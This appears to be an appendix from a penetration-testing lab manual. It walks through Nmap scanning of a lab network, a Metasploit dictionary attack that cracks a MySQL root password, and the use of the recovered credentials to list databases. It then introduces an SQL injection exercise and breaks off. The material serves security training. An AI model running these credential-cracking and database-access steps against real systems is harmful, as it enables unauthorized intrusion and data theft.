

# Appendix J: Database Penetration Testing Methodology

## Objective

The Objective of this lab is to extract database's, crack user credentials, manipulate databases and create user accounts using SQL injection technique.

## Scenario

Penetration testers and advisors will mimic an assault in the same way a programmer would do to gain access to the database utilizing industry best practice strategies and our own particular extra methods, recognizing access focuses and giving direction on the best way to secure down your database in the case of a genuine assault.

A database penetration test will show if your database is appropriately outlined, designed and kept up and if it complies with industry and seller best practice.

Databases hold important business resources, for example, client's sensitive information, payment card's subtle elements, item and estimating information, employee records, outlines, blueprints, licensed innovation and supplier data. Should this information end up on the wrong hands or be traded off in different ways then you may be left confronting with money-related problems in addition to harm to your reputation.

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## Exercise 1: Pentesting MySQL Database

### Scenario

MySQL database is one of the extensively used open source databases and freely available with unrestricted redistribution, providing users with full access to the source code. The database can contain different pluggable storage engines to suit the application. Being one of the extensively used open source databases, MySQL becomes a prime target for the attackers in order to gain access to sensitive information.


As a pentester, you need to be aware of MySQL databases and their related queries. In this lab, you will learn to perform the following:

- Obtain information regarding the version of MySQL
- Perform dictionary attack on the database server and gain access to it

**Lab Duration: 20 Minutes**

1. Click **Target\_CPENT Parrot**. Type **toor** in the **Password** field and press **Enter**.





2. In this lab, we will be scanning a subnet for live machines; select one machine, and perform pentest on the machine to gain access to its resources. To perform a quick scan, we will do a ping sweep using **Nmap**. In this lab, we will choose an internal network for pentesting. Launch a command line terminal, type **nmap -sP 172.19.19.1-255** and press **Enter**. This displays all the hosts that are up in the network within a minute.



```
[pentester@pentester-parrot]~$ nmap -sP 172.19.19.1-255
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-05 01:05 EDT
Nmap scan report for 172.19.19.17
Host is up (0.0040s latency).
Nmap scan report for 172.19.19.18
Host is up (0.0029s latency).
Nmap scan report for www.oceanplaza.com (172.19.19.20)
Host is up (0.0048s latency).
Nmap scan report for 172.19.19.21
Host is up (0.0052s latency).
Nmap scan report for www.goodshopping.com (172.19.19.22)
Host is up (0.0053s latency).
Nmap done: 255 IP addresses (5 hosts up) scanned in 3.25 seconds
```

3. Now, we will perform an intense scan on **Windows Server** machine. Type **nmap -T4 -A 172.19.19.22** and press **Enter**.

```
[pentester@pentester-parrot]~$ nmap -T4 -A 172.19.19.22
```

4. Once the scan is completed, you will observe that port **3306** is open stating that **MySQL** Service is running on the remote machine and the version of MySQL installed is **5.1.61**.



```
Applications Places System > Parrot Terminal
File Edit View Search Terminal Help
25/tcp open smtp Microsoft ESMTP 10.0.17763.1
| smtp-commands: Server2019 Hello [172.19.19.18], TURN, SIZE 2097152, ETRN, PIPELINING, DSN, ENHANCED
STATUSCODES, 8bitmime, BINARYMIME, CHUNKING, VRFY, OK
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET MAIL QUIT HELP AUTH
    TURN ETRN BDAT VRFY
80/tcp open http Microsoft IIS httpd 10.0
| http-title: GoodShopping
| http-methods:
|_ Potentially risky methods: TRACE
| http-server-header: Microsoft-IIS/10.0
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
1801/tcp open msmq?
2103/tcp open msrpc Microsoft Windows RPC
2105/tcp open msrpc Microsoft Windows RPC
2107/tcp open msrpc Microsoft Windows RPC
3306/tcp open mysql MySQL 5.1.61-community
| ssl-cert: ERROR: Script execution failed (use -d to debug)
| tls-alpn: ERROR: Script execution failed (use -d to debug)
| sslv2: ERROR: Script execution failed (use -d to debug)
| mysql-info:
| Protocol: 10
| Version: 5.1.61-community
| Thread ID: 59
| Capabilities flags: 63487
| Some Capabilities: SupportsTransactions, FoundRows, Support41Auth, LongPassword, Speaks41Protocol
Old, SupportsLoadDataLocal, Speaks41ProtocolNew, LongColumnFlag, IgnoreSigpipes, InteractiveClient, S
upportsCompression, IgnoreSpaceBeforeParenthesis, ODBCClient, DontAllowDatabaseTableColumn, ConnectWi
thDatabase
```

5. In this lab, we will be attempting a dictionary attack on MySQL login credentials using msfconsole. To perform this attack, type **msfconsole** and press **Enter** to launch the Metasploit Framework Console.

The screenshot shows a Parrot OS desktop environment with a terminal window titled "Parrot Terminal". The terminal is running the Metasploit framework. The output of the command `msf6` is displayed:

```
[+] metasploit v6.0.0-dev
+ --=[ 2052 exploits - 1108 auxiliary - 345 post           ]
+ --=[ 566 payloads - 45 encoders - 10 nops                ]
+ --=[ 7 evasion                                         ]
```

Below the terminal, a message reads: "Metasploit tip: To save all commands executed since start up to a file, use the `makerc` command".

6. Since we are performing a dictionary attack on the login, we will use mysql\_login scanner. To use this, type **use auxiliary/scanner/mysql/mysql\_login** and press **Enter**.

The screenshot shows a Parrot OS desktop environment. At the top, there is a dark-themed menu bar with icons for Applications, Places, System, and a terminal window titled "Parrot Terminal". The date and time "Tue Oct 6, 08:23" are displayed on the right. Below the menu is a terminal window with the following text:

```
msf6 > use auxiliary/scanner/mysql/mysql_login
msf6 auxiliary(scanner/mysql/mysql_login) >
```

The desktop background is a dark, abstract geometric pattern. On the left side, there is a vertical dock with icons for "pentester's Home", "README.license", and "Trash". At the bottom of the screen, there is a dock with icons for "Menu", "Parrot Terminal", and other system icons.

7. Type **show options** and press **Enter** to view the options that are to be configured in the module.



File Edit View Search Terminal Help

```
msf6 auxiliary(scanner/mysql/mysql_login) > show options
```

Module options (auxiliary/scanner/mysql/mysql\_login):

Name	Current Setting	Required	Description
BLANK_PASSWORDS	true	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	3306	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	root	no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

```
msf6 auxiliary(scanner/mysql/mysql_login) >
```

8. Issue the following commands in msfconsole:

1. set rhosts 172.19.19.22
2. set pass\_file /home/pentester/Wordlists/Passwords.txt

Note: 172.19.19.22 is the IP address of the remote machine, i.e., Windows Server.

File Edit View Search Terminal Help

```
msf6 auxiliary(scanner/mysql/mysql_login) > set rhosts 172.19.19.22
rhosts => 172.19.19.22
msf6 auxiliary(scanner/mysql/mysql_login) > set pass_file /home/pentester/Wordlists/Passwords.txt
pass_file => /home/pentester/Wordlists/Passwords.txt
msf6 auxiliary(scanner/mysql/mysql_login) >
```

9. Now, type **run** and press **Enter**. The auxiliary module begins the dictionary attack on the database server as shown in the screenshot below.

File Edit View Search Terminal Help

```
msf6 auxiliary(scanner/mysql/mysql_login) > run
```

```
[+] 172.19.19.22:3306 - 172.19.19.22:3306 - Found remote MySQL version 5.1.61
[!] 172.19.19.22:3306 - No active DB -- Credential data will not be saved!
[-] 172.19.19.22:3306 - 172.19.19.22:3306 - LOGIN FAILED: root: (Incorrect: Access denied for user 'root'@'172.19.19.18' (using password: NO))
```

10. While trying the username '**root**' against each password combination, the auxiliary module stops the scan at the combination **root/qwerty**, which means that the dictionary attack was successful.



```
[+] 172.19.19.22:3306 - 172.19.19.22:3306 - LOGIN FAILED: root:jaguar (Incorrect: Access denied for user 'root'@'172.19.19.18' (using password: YES))
[+] 172.19.19.22:3306 - 172.19.19.22:3306 - LOGIN FAILED: root:12345678 (Incorrect: Access denied for user 'root'@'172.19.19.18' (using password: YES))
[+] 172.19.19.22:3306 - 172.19.19.22:3306 - LOGIN FAILED: root:chelsea (Incorrect: Access denied for user 'root'@'172.19.19.18' (using password: YES))
[+] 172.19.19.22:3306 - 172.19.19.22:3306 - LOGIN FAILED: root:portrait (Incorrect: Access denied for user 'root'@'172.19.19.18' (using password: YES))
[+] 172.19.19.22:3306 - 172.19.19.22:3306 - LOGIN FAILED: root:great (Incorrect: Access denied for user 'root'@'172.19.19.18' (using password: YES))
[+] 172.19.19.22:3306 - 172.19.19.22:3306 - LOGIN FAILED: root:black (Incorrect: Access denied for user 'root'@'172.19.19.18' (using password: YES))
[+] 172.19.19.22:3306 - 172.19.19.22:3306 - LOGIN FAILED: root:mystery (Incorrect: Access denied for user 'root'@'172.19.19.18' (using password: YES))
[+] 172.19.19.22:3306 - 172.19.19.22:3306 - LOGIN FAILED: root:turtle (Incorrect: Access denied for user 'root'@'172.19.19.18' (using password: YES))
[+] 172.19.19.22:3306 - 172.19.19.22:3306 - LOGIN FAILED: root:cool (Incorrect: Access denied for user 'root'@'172.19.19.18' (using password: YES))
[+] 172.19.19.22:3306 - 172.19.19.22:3306 - LOGIN FAILED: root:diamond (Incorrect: Access denied for user 'root'@'172.19.19.18' (using password: YES))
[+] 172.19.19.22:3306 - 172.19.19.22:3306 - LOGIN FAILED: root:cooper (Incorrect: Access denied for user 'root'@'172.19.19.18' (using password: YES))
[+] 172.19.19.22:3306 - 172.19.19.22:3306 - LOGIN FAILED: root:12345 (Incorrect: Access denied for user 'root'@'172.19.19.18' (using password: YES))
[+] 172.19.19.22:3306 - 172.19.19.22:3306 - LOGIN FAILED: root:scorpio (Incorrect: Access denied for user 'root'@'172.19.19.18' (using password: YES))
[+] 172.19.19.22:3306 - 172.19.19.22:3306 - Success: 'root:qwerty'
[*] 172.19.19.22:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) > 
```

11. Now that we cracked the user credentials, we will now use the `mysql_sql` auxiliary module to execute MySQL queries like extracting databases. Type `use auxiliary/admin/mysql/mysql_sql` and press **Enter**.


```
msf6 auxiliary(scanner/mysql/mysql_login) > use auxiliary/admin/mysql/mysql_sql
msf6 auxiliary(admin/mysql/mysql_sql) > 
```

12. Issue the following commands in msfconsole:



1. set rhost 172.19.19.22
2. set username root
3. set password qwerty
4. set SQL show databases;


Note: **set username root** : We are setting the username as **root**. **set password qwerty** : We are setting the password as **qwerty**. **set SQL show databases;** : We are setting the module to execute the query "**show databases;**".



The screenshot shows a terminal window titled "Parrot Terminal" running on Parrot OS. The terminal interface includes a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". The title bar also displays the date and time as "Fri Aug 5, 01:17". The terminal window contains the following Metasploit command-line session:

```
msf6 auxiliary(admin/mysql/mysql_sql) > set rhost 172.19.19.22
rhost => 172.19.19.22
msf6 auxiliary(admin/mysql/mysql_sql) > set username root
username => root
msf6 auxiliary(admin/mysql/mysql_sql) > set password qwerty
password => qwerty
msf6 auxiliary(admin/mysql/mysql_sql) > set SQL show databases;
SQL => show databases;
msf6 auxiliary(admin/mysql/mysql_sql) >
```

13. Type **run** and press **Enter**. The auxiliary module displays all the databases stored inside the MySQL DB server as shown in the screenshot below.



The screenshot shows a terminal window titled "Parrot Terminal" running on Parrot OS. The terminal interface includes a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". The title bar also displays the date and time as "Fri Aug 5, 01:18". The terminal window contains the following Metasploit command-line session:

```
msf6 auxiliary(admin/mysql/mysql_sql) > run
[*] Running module against 172.19.19.22

[*] 172.19.19.22:3306 - Sending statement: 'show databases;...'
[*] 172.19.19.22:3306 - | information_schema |
[*] 172.19.19.22:3306 - | mysql |
[*] 172.19.19.22:3306 - | test |
[*] Auxiliary module execution completed
msf6 auxiliary(admin/mysql/mysql_sql) >
```

14. This way, you may execute other queries as well to view the information of your choice.

In this lab, you have learned how to:

- Obtain information regarding the version of MySQL
- Perform dictionary attack on the database server and gain access to it

## Exercise 2: SQL Injection Attacks on MS SQL Database Scenario

Today, SQL injection is one of the most common and perilous attacks that a website undergoes. This attack is performed on SQL databases that have weak codes. A website's vulnerability can be used by an attacker to execute database queries to collect sensitive information, modify the database entries, or attach a malicious code resulting in total compromise of the most sensitive data.

As an **Expert Penetration Tester** and **Security Administrator**, you need to test web applications running on the MS SQL Server database for vulnerabilities and flaws.

**Lab Duration: 20 Minutes**

